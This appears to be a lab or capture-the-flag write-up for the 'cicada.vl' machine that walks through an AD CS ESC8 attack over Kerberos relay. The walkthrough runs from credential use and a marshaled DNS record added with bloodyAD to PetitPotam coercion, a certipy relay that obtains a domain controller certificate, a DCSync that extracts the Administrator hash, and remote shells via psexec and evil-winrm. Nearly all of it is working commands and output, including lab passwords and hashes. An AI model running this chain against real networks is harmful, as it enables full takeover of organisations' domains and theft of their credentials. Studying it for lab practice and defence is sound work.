Summary

ESC8 is an AD CS vulnerability where the Certificate Enrollment Web Service is enabled over HTTP (without HTTPS). This allows intercepting a Domain Controller’s authentication and relaying it to the CA to request a certificate. With that certificate we can impersonate the DC, perform DCSync, and take full control of the domain.
Requirements
- Valid domain user credentials (
Rosie.Powell:Cicada123) - The CA has Web Enrollment over HTTP enabled
- NTLM disabled in the domain (authentication must use Kerberos)
- Machine Account Quota > 0 (allows adding DNS records, default is 10)
Step-by-step Walkthrough
1. Initial Setup
Ensure correct DNS resolution in /etc/hosts:
echo "10.129.28.63 DC-JPQ225.cicada.vl DC-JPQ225 cicada.vl" | sudo tee -a /etc/hosts
Obtain a Kerberos TGT (Ticket Granting Ticket) for the user:
impacket-getTGT cicada.vl/Rosie.Powell:Cicada123 -dc-ip 10.129.28.63
export KRB5CCNAME=Rosie.Powell.ccache
2. Enumerate AD CS with Certipy
certipy find -k -u Rosie.Powell@cicada.vl -p Cicada123 -dc-ip 10.129.28.63 -target DC-JPQ225 -vulnerable -stdout
Relevant output:
CA Name: cicada-DC-JPQ225-CA
Web Enrollment HTTP: Enabled
[!] ESC8: Web Enrollment is enabled over HTTP.
3. Why add a marshaled DNS record?
When NTLM is disabled, we cannot perform a traditional NTLM relay. We need Kerberos relay, but there is a problem: a Kerberos ticket is encrypted for a specific SPN. If the DC connects to attacker.cicada.vl, the KDC issues a ticket for HOST/attacker.cicada.vl, which cannot be used to authenticate against AD CS.
The trick (discovered by James Forshaw - Project Zero):
A hostname with a special suffix (marshaled target info) is used. When the DC resolves that name via DNS:
- DNS resolves it to our IP (
10.10.16.107) - Windows SSPI sees the extra suffix, recognizes it as
CREDENTIAL_TARGET_INFORMATION, parses and removes it - The original DC SPN remains (e.g.,
cifs/DC-JPQ225.cicada.vl) - The DC requests a ticket for itself (its own legitimate SPN)
- The TCP connection reaches our machine (because DNS points to our IP)
- We receive the DC’s ticket and relay it to AD CS
The suffix 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA is the DC’s serialized SPN.
Technical references:
- Project Zero - Using Kerberos for Authentication Relay Attacks
- Synacktiv - Relaying Kerberos over SMB using krbrelayx
4. Add the marshaled DNS record to AD DNS
bloodyAD --host DC-JPQ225.cicada.vl -d cicada.vl -u Rosie.Powell -p Cicada123 -k add dnsRecord "DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" 10.10.16.107
--host: target DC-d: domain-u/-p: credentials-k: use Kerberos (because NTLM is disabled)add dnsRecord: adds a DNS record in AD- The label includes a marshaled suffix that enables the Kerberos relay
Verify the record resolves correctly:
dig @10.129.28.63 DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl +short
# Should return: 10.10.16.107
Explanation: Without the marshaled suffix, the DC would request a ticket for our SPN. With the suffix, Windows interprets it as marshaled target info, extracts it, and the ticket is issued for the DC’s original SPN. DNS resolves the entire string to our IP, so the TCP connection arrives at our machine.
5. Start the Certipy relay
sudo certipy relay -target http://DC-JPQ225.cicada.vl -ca cicada-DC-JPQ225-CA -template DomainController
-target: HTTP endpoint of the CA (Web Enrollment)-ca: Certificate Authority name-template DomainController: template used to request the certificate
Note: sudo is required because it binds to port 445 (SMB).
Expected output:
[*] Targeting http://DC-JPQ225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
If port 445 is occupied (by Samba, Responder, or another relay tool):
sudo ss -ltnp | grep ':445'
sudo systemctl stop smbd nmbd
6. Coerce the DC’s authentication
In another terminal, while keeping the relay running:
nxc smb DC-JPQ225.cicada.vl -k -u rosie.powell -p Cicada123 -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
-M coerce_plus: NetExec module that forces authenticationLISTENER: our marshaled DNS recordMETHOD=PetitPotam: uses the EfsRpc vulnerability (PetitPotam)
What happens internally?
- NetExec uses Kerberos to authenticate to the DC
- Sends an RPC request to
EfsRpcAddUsersToFile(PetitPotam) - The DC attempts to authenticate against the listener (our machine) via a UNC path
- DNS resolves the listener to our IP
- The SMB connection (on port 445) reaches the certipy relay
- Certipy receives the authentication and relays it to the CA’s HTTP endpoint
- The CA issues a certificate using the
DomainControllertemplate

Expected output in the relay:
[*] Targeting http://DC-JPQ225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.28.63, attacking target http://DC-JPQ225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.28.63 against http://DC-JPQ225.cicada.vl SUCCEED [1]
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 89
[*] Retrieving certificate for request ID: 89
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=89 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
7. Authenticate with the obtained certificate

certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.28.63
This extracts from the PFX:
- TGT for the DC machine account (
dc-jpq225$) - NT hash of the DC machine account
Output:
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404ee...a65952c664e9cf5de60195626edbeee3
8. DCSync — Extract the Administrator hash
export KRB5CCNAME=dc-jpq225.ccache
klist  # Verify the principal is dc-jpq225$@CICADA.VL

impacket-secretsdump -k -no-pass cicada.vl/dc-jpq225\$@DC-JPQ225.cicada.vl -just-dc-user Administrator
-k: use Kerberos-no-pass: no password required (uses the ccache)\$: escapes the$in the shell-just-dc-user Administrator: extracts only the Administrator’s hash
What is DCSync? It is an attack that abuses the DRSUAPI (Directory Replication Service) protocol. Normally DCs use it to replicate data between each other. An attacker with replication permissions (as the DC machine account has) can ask the DC to replicate the hashes of any user, including the Administrator.
Output:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
9. Connect as Administrator
Since NTLM authentication is disabled, we need to request a fresh TGT for the Administrator:
impacket-getTGT cicada.vl/Administrator -hashes :85a0da53871a9d56b6cd05deda3a5e87 -dc-ip 10.129.28.63
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache
export KRB5CCNAME=Administrator.ccache

impacket-psexec cicada.vl/Administrator@DC-JPQ225.cicada.vl -k -dc-ip 10.129.28.63 -hashes :85a0da53871a9d56b6cd05deda3a5e87
Or via WinRM:
evil-winrm -r CICADA.VL -u administrator -i dc-jpq225.cicada.vl
References
- Certipy Wiki - ESC8
- Project Zero - Using Kerberos for Authentication Relay Attacks
- Synacktiv - Relaying Kerberos over SMB using krbrelayx
- PetitPotam - Topotam
- BloodyAD - DNS record manipulation
Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.
Closing quote:
“The greatest enemy of knowledge is not ignorance, it is the illusion of knowledge.”
— Stephen Hawking